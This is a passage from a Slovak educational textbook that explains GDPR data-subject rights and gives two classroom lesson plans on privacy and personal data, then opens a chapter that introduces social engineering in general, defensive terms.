Právo na odvolanie súhlasu (čl. 7 GDPR) – ak dotknutá osoba udelila súhlas k spracovaniu svojich osobných údajov, má právo ho kedykoľvek odvolať za rovnakých podmienok, ako ho udelila. Napríklad, ak udelíte súhlas e-mailovou správou, aby Vám boli zasielané reklamné správy, musíte mať možnosť tento súhlas odvolať emailovou správou.

Právo na prístup k údajom (čl. 15 GDPR) znamená, že dotknutá osoba má právo získať od prevádzkovateľa informáciu o tom, či sa spracúvajú osobné údaje, ktoré sa jej týkajú. Ak prevádzkovateľ spracúva osobné údaje dotknutej osoby, tak má táto osoba právo získať prístup k týmto osobným údajom, a navyše aj informácie o účele spracovania, kategórii osobných údajov, príjemcoch osobných údajov, dobe uchovávania, o svojich právach a pod.

Právo na opravu (čl. 16 GDPR) znamená, že dotknutá osoba má právo na to, aby prevádzkovateľ bez zbytočného odkladu opravil nesprávne osobné údaje, ktoré sa jej týkajú. Ak napríklad dotknutá osoba zistí, že v e-shope je uvedená zlá doručovacia adresa, prevádzkovateľ je povinný zabezpečiť možnosť opravy tohto údaje.

Právo na vymazanie (čl. 17 GDPR) sa tiež nazýva aj právo na „zabudnutie“. Toto právo vzniklo ako dôsledok rozhodnutia Súdneho dvora EÚ vo veci C-131/12 Google Spain SL, Google Inc. proti Agencia Española de Protección de Datos (AEPD), Mariovi Costejovi Gonzálezovi [18]. V roku 1998 bola v novinách La Vanguardia zverejnená informácia o nútenom predaji nehnuteľnosti pána Maria Costeja Gonzáleza z dôvodu nesplateného dlhu na sociálnom poistení. Tento dlh neskôr pán González splatil. V roku 2009 pán González kontaktoval spoločnosť Google Spain, aby odstránila z vyhľadávania informácie o nútenom predaji nehnuteľností. Pán González tvrdil, že nútený predaj bol uzavretý pred niekoľkými rokmi a už nie je relevantný. Tento spor sa dostal až pred Súdny dvor Európskej únie, ktorý v danej veci rozhodol v prospech p. Gonzáleza, a prakticky vytvoril právo byť zabudnutý. Na tomto mieste je dôležité spomenúť, že právo sa týka len vymazania z vyhľadávачa a nie zmazanie pôvodnej správy novín La Vanguardia.

Ak by sa tieto správy zmazali, došlo by k zásahu do práva na slobodu prejavu a informovanosti verejnosti.

Dotknutá osoba môže od prevádzkovateľa požadovať, aby prevádzkovateľ bez zbytočného odkladu vymazal osobné údaje, ktoré sa jej týkajú. Aby takto mohol urobiť, musí byť splnený niektorý z dôvodov uvedených v tom istom článku GDPR:

- osobné údaje už nie sú potrebné na účely, na ktoré sa získavali alebo inak spracúvali,
- dotknutá osoba odvolala súhlas, na základe ktorého sa spracúvanie vykonáva,
- dotknutá osoba namieta spracúvaniu osobných údajov alebo
- osobné údaje sa spracúvali nezákonne.

Právo na obmedzenie spracúvania (čl. 18 GDPR) - dotknutá osoba má právo na to, aby prevádzkovateľ obmedzil spracúvanie, pokiaľ ide o jeden z týchto prípadov:

- dotknutá osoba napadla správnosť osobných údajov,
- spracúvanie je protizákonné a dotknutá osoba namieta proti vymazaniu osobných údajov a žiada namiesto toho obmedzenie ich použitia,
- prevádzkovateľ už nepotrebuje osobné údaje na účely spracúvania, ale potrebuje ich dotknutá osoba na preukázanie, uplatňovanie alebo obhajovanie právnych nárokov (napr. pri reklamácií v e-shope),
- dotknutá osoba namieta voči spracúvaniu osobných údajov. Až do overenia, či oprávnené dôvody na strane prevádzkovateľa prevažujú nad oprávnenými dôvodmi dotknutej osoby, dôjde k obmedzeniu spracúvania osobných údajov.

Právo na prenosnosť údajov (čl. 20 GDPR) znamená, že dotknutá osoba má právo získať osobné údaje, ktoré sa jej týkajú, a ktoré poskytla prevádzkovateľovi, v štruktúrovanom, bežne používanom a strojovo čitateľnom formáte (napr. XML, JSON), a má právo preniesť tieto údaje ďalšiemu prevádzkovateľovi bez toho, aby jej prevádzkovateľ, ktorému sa tieto osobné údaje poskytli, bránil, ak sa spracúvanie zakladá na súhlase alebo na zmluve a ak sa spracúvanie vykonáva automatizovanými prostriedkami. Príkladom môže byť právo na export osobných údajov zamestnanca, ktorého osobné údaje sú vedené v informačnom systéme. Jeho zamestnávateľ je v pozícii prevádzkovateľa a je povinný mu vyexportovať jeho osobné údaje napríklad v XML formáte.

Právo namietat spracovanie osobných údajov (čl. 21 GDPR) znamená, že dotknutá osoba má právo kedykoľvek namietat z dôvodov týkajúcich sa jej konkrétnej situácie proti spracúvaniu osobných údajov, ktoré sa jej týka v prípade, že spracovanie osobných údajov je:

- nevyhnutné na splnenie úlohy realizovanej vo verejnom záujme alebo pri výkone verejnej moci zverenej prevádzkovateľovi,
- spracúvanie je nevyhnutné na účely oprávnených záujmov, ktoré sleduje prevádzkovateľ (napr. vedenie fotogalérie svojich akcií).

Prevádzkovateľ nesmie ďalej spracúvať osobné údaje, pokiaľ nepreukáže nevyhnutné oprávnené dôvody na spracúvanie, ktoré prevažujú nad záujmami, právami a slobodami

dotknutej osoby, alebo dôvody na preukazovanie, uplatňovanie alebo obhajovanie právnych nárokov.

Právo namietat' automatizované individuálne rozhodovanie vrátane profilovania (čl. 22 GDPR) znamená, že dotknutá osoba má právo na to, aby sa na ňu nevzťahovalo rozhodnutie, ktoré je založené výlučne na automatizovanom spracúvaní, vrátane profilovania, a ktoré má právne účinky, ktoré sa jej týkajú alebo ju podobne významne ovplyvňujú. Napríklad poskytovateľ životného poistenia nesmie podľa GDPR používať automatický nástroj, ktorý bude vyhodnocovať poskytnutie alebo neposkytnutie životného poistenia.


V prípade, ak sú porušené práva dotknutej osoby, môže sa domáhať nápravy u prevádzkovateľa. V prípade, ak by u neho neuspela, môže sa obrátiť na [Úrad na ochranu osobných údajov](#). Tento úrad je dozorným orgánom pre ochranu osobných údajov. Vykonáva riadne a mimoriadne kontroly, ktorých cieľom je zistiť, či dochádza k porušovaniu ochrany osobných údajov. Súčasne je možné sa na tento úrad obrátiť telefonicky alebo emailom s otázkami súvisiacimi s ochranou osobných údajov. Na základe týchto otázok vytvoril Úrad na ochranu osobných údajov na svojom webovom sídle časť venujúcu sa často kladeným otázkam [15].

17.2 Ochrana súkromia (metodika)

Vyučovacia hodina č. 1 témy „Bezpečnosť údajov a používateľa – súkromie, osobné údaje“

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ – KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Vysvetliť, kto má právo na ochranu svojej osobnosti .	2
2	Vysvetliť, ako ochrana života a zdravia súvisí s ochranou osobnosti.	2
3	Vysvetliť, čo je podstatou práva na súkromie .	2
4	Vymenovať 3 skutočnosti, ktoré patria medzi prejav osobnej povahy .	1
5	Uviesť príklady správneho a nesprávneho použitia / zverejnenia fotografií a videí .	3
6	Vysvetliť pojem „ zákonná licencia “.	2
7	Posúdiť úroveň citlivosti osobného údaju.	4
8	Aplikovať zásady ochrany súkromia na priestor svojho vplyvu (sociálna sieť, blog, a pod.).	4

	ŠPECIFICKÝ CIEĽ – AFEKTÍVNY
1	Pretvárať postoj k rešpektovaniu rizík, ktoré sú spojené s poskytovaním osobných údajov.
2	Pretvárať postoj k ochrane osobných údajov.

DIDAKTICKÝ PROBLÉM



Žiaci si často neuvedomujú, že osobné údaje sú citlivé informácie, pri zverejňovaní ktorých je potrebné sa zamyslieť, či údaje majú / môžu byť zverejnené.

Hlavnou úlohou vyučovacej hodiny je upriamiť pozornosť žiakov na otázku dôležitosti **rozlišovania údajov osobnej povahy** a zamyslieť sa nad tým, za akých okolností ich možno zverejniť.

MOTIVÁCIA (13 MIN.)



VM: diskusia; SF: frontálna

Učiteľ iniciuje diskusiu o fotografiách na sociálnych sieťach otázkami typu:

- 1) Máte účet na sociálnej sieti? Ak áno, zverejňujete v ňom fotografie?
- 2) Ukážete niekto, aké fotografie zverejňujete vo svojom účte na sociálnej sieti?
- 3) Je zverejnenie týchto fotografií v poriadku? Obhájte svoj názor.

Doba tejto fázy je mierne predĺžená, lebo žiaci by mali priamo ako interakciu hľadať dáta na internete a reagovať na vývoj diskusie.

EXPOZÍCIA (15 MIN.)



VM: práca so zdrojmi informácií (textová časť), stratégia učenia a myslenia EUR (Evokácia – Uvedomenie si významu – Reflexia); SF: frontálna

- Učiteľ napíše na tabuľu základné pojmy, ktoré si žiaci majú ujasniť tak, aby bolo možné k nim dopĺňať podstatné charakteristiky:
 - právo na ochranu svojej osobnosti,
 - ochrana osobnosti vs. ochrana života a zdravia,
 - právo na súkromie,
 - prejavy osobnej povahy,
 - zákonná licencia.
- Žiaci si prečítajú informácie z textovej časti (kapitoly 17.1.1, 17.1.2, 17.1.3).
- Žiaci priebežne pripisujú podstatné poznámky k pojmom na tabuli.
- Za pomoci učiteľa zhrnú zistené informácie tak, aby boli naplnené kognitívne špecifické ciele VH, opravia prípadné chyby.

- Žiaci si zapíšu informácie z tabule ako poznámky z VH do zošitov.

FIXÁCIA (10 MIN.)



VM: metóda riešenia úloh – stratégia NAD (následky a dôsledky); SF: skupinová

Žiaci sa rozdelia do skupín (v skupine cca 4 žiaci). Učiteľ dá do každej skupiny zoznam 15 údajov na zotriedenie, 8 hárkov kancelárskeho papiera. Žiaci rozdelia hárky na polovicu (preložením pri orientácii na šírku), čím získajú karty na zápis pojmov. Vytvoria pojmové heslá s poskytnutými údajmi a ich preukladaním vyriešia úlohu. Učiteľ môže ohodnotiť kreativitu pri tvorbe hesiel a ich logické usporiadanie podložené zdôvodnením. Znenie úlohy:

Zotriedte nasledujúce údaje podľa citlivosti. Uvedte dôvod poradia.

avatar, číslo občianskeho preukazu, číslo pasu, číslo topánok, dátum narodenia, e-mailová adresa, fotografia, meno, priezvisko, prezývka (nick), rodné číslo, telesná výška, trvalé bydlisko, vierovyznanie, známky/hodnotenia

Riešení danej úlohy existuje niekoľko. Dôležité je uviesť dôvod poradia. Zámerom tejto úlohy je uvedomiť si, aké údaje by mohli byť osobnými údajmi, a tiež skutočnosť, že nie všetky údaje sú rovnako citlivé a pri niektorých je potrebné zachovať viac opatrnosti. Možné riešenie by mohlo vyzerať nasledujúco:

Prvou skupinou sú najcitlivejšie údaje, ktorýkoľvek jeden z týchto údajov konkrétne identifikuje osobu:

- *rodné číslo,*
- *číslo občianskeho preukazu,*
- *číslo pasu,*
- *fotografia.*

Druhou skupinou sú údaje, ktoré nám môžu povedať viac o fyzických vlastnostiach danej osoby alebo o jej náboženskej orientácii:

- *telesná výška,*
- *číslo topánok,*
- *vierovyznanie.*

Treťou skupinou sú údaje, kde buď jeden údaj, alebo v kombinácii s ďalším údajom z tejto skupiny, umožní konkrétne identifikovať osobu:

- *meno,*
- *priezvisko,*
- *dátum narodenia.*

E-mail je špecifický, keďže môže obsahovať kombináciu meno + priezvisko, z čoho je možné identifikovať osobu, ale taktiež môže byť úplne náhodný a anonymný:

- *e-mail.*

V ďalšej skupine údajov je potrebné na presnú identifikáciu osoby, v závislosti od veľkosti skupiny osôb, skombinovať viac ako 2 údaje. Bydlisko podobne ako e-mail, môže byť veľmi špecifické, ale vo všeobecnosti na 1 adrese býva viacero ľudí. Hodnotenie všeobecne zúži skupinu osôb iba na podmnožinu absolventov tohto predmetu, ale možných známk je menej ako absolventov, takže samotný údaj o známke nestačí:

- *bydlisko,*
- *známky / hodnotenia.*

V poslednej skupine údajov sú údaje, ktoré sú z pohľadu ochrany osobných údajov najmenej citlivé. Vo všeobecnosti nehovoria nič ohľadne osoby, ktorá si ich zvolila.

- *prezývka,*
- *avatar – obrázok.*


DIAGNOSTIKA (5 MIN.)




VM: diskusia, práca so zdrojom informácií; SF: frontálna

Pomocou zápisu na tabuli, vytvoreného na vyučovacej hodine zopakovať pojmy a vzťahy.

V prípade, že učiteľ uzná za vhodné, príklad otázok pre spätnú väzbu:

 OTÁZKA (SPRÁVNA ODPOVEĎ)	ODPOVEĎ
1 Právo na ochranu osobnosti má (c)	a) telekomunikačný operátor b) nezisková organizácia, zabezpečujúca dobrovoľnícku činnosť c) občan krajiny ako súkromná osoba d) verejná vysoká škola
2 Lekár môže hovoriť o zdravotnom stave svojho pacienta s: (b, c)	a) jeho matkou b) spološetrujúcim lekárom c) ním samotným d) jeho vedúcim v organizácii, kde je zamestnaný

 OTÁZKA (SPRÁVNÁ ODPOVEĎ)	ODPOVEĎ
3 Svoju individuálnu fotografiu môže autor zverejniť bez akýchkoľvek povolení? <div>(a)</div>	a) áno b) nie
4 Fotografiu svojho novonarodeného súrodenca môže autor zverejniť bez akýchkoľvek povolení? <div>(b)</div>	a) áno b) nie

ZHRNUTIE – OCHRANA SÚKROMIA



ŠPECIFICKÝ CIEĽ – KOGNITÍVNY

1

Vysvetliť, kto má **právo na ochranu svojej osobnosti**.

(iba fyzická osoba, nie právnická osoba, obchodná spoločnosť)

2

Vysvetliť, ako ochrana života a zdravia súvisí s ochranou osobnosti.

(napr. lekárske záznamy, zdravotný stav a prijatie do zamestnania – okrem zdravotných prekážok pre výkon povolania)

3

Vysvetliť, čo je **podstatou práva na súkromie**.

(človek rozhoduje, čo a akým spôsobom – ak vôbec – bude zverejnené z jeho súkromného života)

4

Vymenovať 3 skutočnosti, ktoré patria medzi **prejav osobnej povahy**.

(písomnosti, zvukové záznamy, podobizne a obrazové snímky osobnej povahy)

5

Uviesť príklady správneho a nesprávneho **použitia / zverejnenia fotografií a videí**.

(napr. fotografia, kde je iba autor – iba on rozhoduje o zverejnení, fotografia, kde je skupina ľudí – na zverejnenie je potrebný súhlas každého z nich; fotografia dieťaťa – súhlas dieťa alebo zákonný zástupca; ...)

6

Vysvetliť pojem „**zákonná licencia**“.

(fotografie / videá pre vedecké a umelecké účely, tlačové, filmové, rozhlasové a televízne spravodajstvo)

7

Posúdiť úroveň citlivosti osobného údaju.

(najcitlivejšie – priamo identifikujú osobu, kombinácia údajov identifikuje osobu, viac ako 2 údaje spolu identifikujú osobu; e-mail adresa, fotografia / video)

8

Aplikovať zásady ochrany súkromia na priestor svojho vplyvu (sociálna sieť, blog, a pod.).


(upraviť svoje konto na sociálnej sieti tak, aby zodpovedalo zásadám ochrany súkromia)

17.3 Osobné údaje (metodika)

Vyučovacia hodina č. 2 témy „Bezpečnosť údajov a používateľa – súkromie, osobné údaje“

Špecifické ciele VH:

 ŠPECIFICKÝ CIEĽ – KOGNITÍVNY		ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Vysvetliť pojmy: čo je to osobný údaj (OU) v ponímaní právneho predpisu, dotknutá osoba , prevádzkovateľ .	2
2	Uviesť aspoň 3 operácie, ktoré patria do spracovania osobných údajov .	2
3	Vysvetliť zásady pri spracovaní osobných údajov , najmä zásadu transparentnosti, obmedzenia účelu, minimalizácie údajov/uchovávaní, správnosti, integrity a dôvernosti.	2
4	Na príkladoch aplikovať aspoň 3 zásady pri spracovaní osobných údajov.	3
5	Vysvetliť podstatu práv dotknutých osôb pri spracovaní OU, najmä právo na odvolanie súhlasu, právo na vymazanie OU, právo namietať spracovanie OU.	2
6	Aplikovať zásady ochrany súkromia na priestor svojho vplyvu (sociálna sieť, blog, a pod.).	4

 ŠPECIFICKÝ CIEĽ – AFEKTÍVNY	
1	Pretvárať postoj k rešpektovaniu rizík, ktoré sú spojené s poskytovaním osobných údajov.
2	Pretvárať postoj k ochrane a spracovaniu osobných údajov.

DIDAKTICKÝ PROBLÉM



Žiaci si často neuvedomujú citlivosť osobných údajov. Nezriedka sa málo zamýšľajú, či údaje majú / môžu byť zverejnené a za akých podmienok.

Hlavnou úlohou vyučovacej hodiny je upriamiť pozornosť žiakov na procesy **spracovania osobných údajov**, zásady a práva dotknutých osôb.

MOTIVÁCIA (8 MIN.)



VM: diskusia; SF: frontálna

Učiteľ iniciuje diskusiu o fotografiách na sociálnych sieťach otázkami typu:

- 1) Máte účet na sociálnej sieti? Ak áno, aké informácie ste uviedli pri jeho zakladaní?
- 2) Aké informácie ste poskytli mobilnému operátorovi?

EXPOZÍCIA (15 MIN.)



VM: práca so zdrojmi informácií (textová časť), stratégia učenia a myslenia EUR; SF: frontálna

- Učiteľ vymedzí na tabuli priestor pre
 - zásady spracovania OU a
 - práva a povinnosti dotknutej osoby,

ktoré si žiaci majú ujasniť tak, aby bolo možné k nim dopĺňať podstatné charakteristiky:

- Žiaci si prečítajú informácie z textovej časti (kapitola 17.1.4, 17.1.5, 17.1.6, 17.1.7).
- Žiaci priebežne pripisujú podstatné poznámky k pojmom na tabuli aj do zošita.
- Za pomoci učiteľa zhrnú zistené informácie tak, aby boli naplnené kognitívne špecifické ciele VH, opravujú prípadné chyby.
- Žiaci si aktualizujú poznámky z VH v zošitoch.

FIXÁCIA (15 MIN.)



VM: kooperácia v dvojiciach; SF: frontálna


Žiaci konfrontujú nastavenie bezpečnosti a profilov svojich účtov so snímkami v textovej časti. V prípade nejasností konzultujú situáciu s učiteľom.

DIAGNOSTIKA (5 MIN.)



VM: diskusia; SF: frontálna

Príklad otázok pre spätnú väzbu:

 OTÁZKA (SPRÁVNÁ ODPOVEĎ)	ODPOVEĎ
1 Dotknutá osoba je (a)	a) osoba, o ktorej sa spracúvajú osobné údaje b) osoba, o ktorej sa spracúvajú osobné údaje pri osobnom kontakte so spracovateľom c) osoba, ktorá sa pri spracovaní osobných údajov cíti nekomfortne d) osoba, ktorá spracúva osobné údaje
2 Prevádzkovateľ je (b)	a) ten, kto prevádzkuje b) ten, kto spracúva osobné údaje c) samostatne zárobkovo činná osoba d) subjekt, ktorý zabezpečuje prevádzku
3 Má dotknutá osoba právo získať informáciu od prevádzkovateľa o tom, či spracúva jej osobné údaje? (a)	a) áno b) nie
4 Má dotknutá osoba – žiak – právo žiadať o výmaz jej osobných údajov, napr. známok v danom školskom roku? (b)	a) áno b) nie

ZHRNUTIE – OSOBNÉ ÚDAJE



ŠPECIFICKÝ CIEĽ – KOGNITÍVNY

Vysvetliť pojmy: čo je to **osobný údaj** (OU) v ponímaní právneho predpisu, **dotknutá osoba**, **prevádzkovateľ**.

1

(OU - pomocou neho priamo alebo nepriamo môžeme určiť konkrétnu fyzickú osobu, dotknutá osoba – osoba, o ktorej sa spracúvajú OU, prevádzkovateľ – ten, kto spracúva OU)

2

Uviesť aspoň 3 operácie, ktoré patria do **spracovania osobných údajov**.

(získavanie, zaznamenávanie, štruktúrovanie, uchovávanie, prepracúvanie, likvidácia, posúvanie, vymazávanie, ...)

3

Vysvetliť zásady pri spracovaní osobných údajov, najmä zásadu transparentnosti, obmedzenia účelu, minimalizácie údajov/uchovávania, správnosti, integrity a dôvernosti.

(transparentnosť – informácie ku spracovaniu osobných údajov (prístupné, jasné a zrozumiteľné), obmedzenie účelu – OU môže byť použitý iba na to, na čo je získavaný, minimalizácia – spracúvajú sa iba nevyhnutné OU a iba na nevyhnutnú dobu, správnosť – spracúvané OU musia byť správne, integrita – modifikovať môže iba oprávnená osoba, dôvernosť – prístup má iba oprávnená osoba)

4

Na príkladoch aplikovať aspoň 3 zásady pri spracovaní osobných údajov.

(príklady sú uvedené v textovej časti, je vhodné vytvoriť aj ďalšie)

5

Vysvetliť **podstatu práv dotknutých osôb** pri spracovaní OU, najmä právo na odvolanie súhlasu, právo na vymazanie OU, právo namietat spracovanie OU.

(odvolanie súhlasu – rovnakým spôsobom, ako bol súhlas pridelený, musí byť aj odvolateľný, vymazanie OU – dotknutá osoba môže od prevádzkovateľa požadovať, ak sú splnené na to dôvody, namietat spracovanie – pri realizácii úloh vo verejnom záujme alebo pri oprávnených záujmoch prevádzkovateľa)

6


Aplikovať zásady ochrany súkromia na priestor svojho vplyvu (sociálna sieť, blog, a pod.).

(upraviť svoje konto na sociálnej sieti tak, aby zodpovedalo zásadám ochrany súkromia)

BIBLIOGRAFIA

- [1] Ústavný zákon č. 460/1992 Zb. Ústava Slovenskej republiky
- [2] Otvorená filozofická encyklopédia – ľudská osobnosť [online]. [cit. 2018-08-04]. Dostupné z: http://dai.fmph.uniba.sk/~filit/fvo/osobnost_ludska.html
- [3] Citáty slávnych osobností [online]. [cit. 2018-08-04]. Dostupné z: <https://citaty-slavnych.sk/citaty/292145-viktor-frankl-kazda-ludska-osobnost-je-niecim-jedinecnym-a-kazda/>
- [4] Zákon č. 40/1964 Zb. Občiansky zákonník Slovensko.sk
- [5] Slovensko.sk – Občiansky preukaz s čipom - najčastejšie otázky a odpovede [online]. [cit. 2018-08-04]. Dostupné z: <https://www.slovensko.sk/sk/faq/faq-eid/>
- [6] Stránka občanov mesta Nováky [online]. [cit. 2018-08-04]. Dostupné z: <http://www.novaky.com/?list=forum&prispevok=5824>
- [7] Zákon č. 18/2018 Z. z. o ochrane osobných údajov a o zmene a doplnení niektorých zákonov
- [8] Nariadenie Európskeho parlamentu a Rady (EÚ) 2016/679 o ochrane fyzických osôb pri spracúvaní osobných údajov a o voľnom pohybe takýchto údajov, ktorým sa zrušuje smernica 95/46/ES (všeobecné nariadenie o ochrane údajov)
- [9] Noviny.sk - Najčastejšie priezvisko u nás je Horváth [online]. [cit. 2018-08-04]. Dostupné z: <https://www.noviny.sk/zaujímavosti/117751-prieskum-najcastejsie-priezvisko-u-nas-je-horvath>
- [10] Ochrana súkromia a zmluvné podmienky spoločnosti Google [online]. [cit. 2018-08-04]. Dostupné z: <https://policies.google.com/privacy?hl=sk#infocollect>
- [11] AliExpress [online]. [cit. 2018-08-04]. Dostupné z: <https://www.aliexpress.com/>
- [12] Ebay [online]. [cit. 2018-08-04]. Dostupné z: <https://www.ebay.com/>
- [13] Flickr - Jephson Housing Association CCTV system [online]. [cit. 2018-08-04]. Dostupné z: <https://www.flickr.com/photos/lydiashiningbrightly/4465608392/in/photostream/>
- [14] Bezpečnostné tabuľky a značenia - Tento priestor je monitorovaný kamerovým systémom [online]. [cit. 2018-08-04]. Dostupné z: <http://bezpecnostne-tabulky.sk/tento-priestor-je-monitorovany-kamerovym-systemom-vlastny-text-p-487.html>
- [15] Úrad na ochranu osobných údajov SR - Často kladené otázky k Nariadeniu a zákonu č. 18/2018 z. z. [online]. [cit. 2018-08-30]. Dostupné z: <https://dataprotection.gov.sk/uouu/sk/content/casto-kladene-otazky-k-nariadeniu-zakonu-c-182018-z-z>

- [16] Zákon č. 245/2008 Z. z. o výchove a vzdelávaní a o zmene a doplnení niektorých zákonov
- [17] Príručka pre občanov o ochrane údajov v EÚ, Luxemburg: Úrad pre vydávanie publikácií Európskej únie, 2018, ISBN 978-92-79-77588-8
- [18] Rozhodnutia Súdneho dvora EÚ vo veci C-131/12 Google Spain SL, Google Inc. Proti Agencia Española de Protección de Datos (AEPD), Mariovi Costejovi Gonzálezovi Dostupné z:<http://curia.europa.eu/juris/document/document.jsf?jsessionid=9ea7d2dc30d81736578de1ae4ceb9c43ee41a46abc1c.e34KaxiLc3qMb40Rch0SaxyPax10?text=&docid=152065&pageIndex=0&doclang=SK&mode=lst&dir=&occ=first&part=1&cid=24677>



INFORMAČNÁ BEZPEČNOSŤ (18. KAPITOLA)

PAVOL SOKOL, TATIANA VARADYOVÁ

OBSAH

18 Sociálne inžinierstvo	465
18.1 Sociálne inžinierstvo (študijný text).....	466
18.1.1 Princípy sociálneho inžinierstva.....	466
18.1.2 Phishing a spear phishing	467
18.1.3 Pravidlá ochrany pred podvodnými e-mailovými správami	469
18.1.4 Iné formy sociálneho inžinierstva	475
18.2 Phishingový test.....	477
18.3 Sociálne inžinierstvo (metodika).....	479
Bibliografia	483

18 SOCIÁLNE INŽINIERSTVO

autor textového materiálu: JUDr. RNDr. Pavol Sokol, PhD.

autor metodiky: Ing. Tatiana Varadyová, PhD.

čas: 1 vyučovacia hodina (VH)

Spoločné ustanovenia pre vyučovacie hodiny celku

Spoločné ustanovenia metodiky vyučovacej hodiny sú uvedené v Úvode k metodikám.

18.1 Sociálne inžinierstvo (študijný text)

Prelomenie bezpečnosti informačných systémov (napr. emailových alebo webových serverov) si vyžaduje rôzne technické vedomosti a zručnosti útočníkov. Jednoduchším spôsobom, ako útočník dosiahne svoj cieľ (napr. získanie rôznych údajov), je využitie jednej z najslabších častí informačnej bezpečnosti – človeka [1]. Podobne sa vyjadril o človeku v rámci informačnej bezpečnosti aj heker Kevin Mitnick. Známy je jeho výrok: „*Najslabším článkom v bezpečnostnom reťazci je ľudský prvok*“ („*The weakest link in the security chain is the human element*“) [2].

Bez ohľadu na technické vybavenie a zabezpečenie, človek je najzraniteľnejší prvok. Útočník rôznymi spôsobmi môže dosiahnuť, aby človek (napr. zamestnanec, žiak) urobil to, čo útočník chce. Príkladom môže byť získanie prihlasovacích údajov do emailového účtu namiesto hekovania celého emailového servera.

18.1.1 Princípy sociálneho inžinierstva

Metódy, spôsoby a techniky, akými útočníci manipulujú ľuďmi, za účelom dosiahnutia svojho cieľa, nazývame **sociálne inžinierstvo**. Sociálne inžinierstvo môžeme definovať ako akýkoľvek druh útoku, ktorý nie je technického charakteru, a ktorý zahŕňa určitý typ interakcie s obeťou s cieľom pokúsiť sa ho oklamať alebo prinútiť k odhaleniu informácií alebo porušovaniu bežných bezpečnostných postupov [3].

Filmy sú skvelým prostriedkom, ktorý nám môže pomôcť lepšie pochopiť sociálne inžinierstvo. Nasledujúce filmy ukazujú, ako funguje sociálne inžinierstvo:


- *Podvodníci (Matchstick Men)* [4],
- *Chyť ma, ak to dokážeš (Catch Me If You Can)* [5],
- *Dannyho trinásťka (Oceans 13)* [6] atď.

Sociálne inžinierstvo používa vplyv a presvedčanie k oklamaniu ľudí tým, že ich presvedčí, že sociálny inžinier je niekym, kým nie je. V dôsledku toho môže sociálny inžinier využiť ľudí s cieľom získať informácie buď s použitím, alebo bez použitia technológií. Útočníkov, ktorí využívajú sociálne inžinierstvo, nazývame **sociálni inžinieri**. Najznámejším sociálnym inžinierom je už vyššie spomínaný **Kevin Mitnick**. **Motiváciou** sociálnych inžinierov môže byť [3]:

- získanie osobných údajov,
- získanie neoprávneného prístupu,
- obchádzanie zavedených postupov,
- vykonanie sociálneho inžinierstva len preto, lebo to môžu.

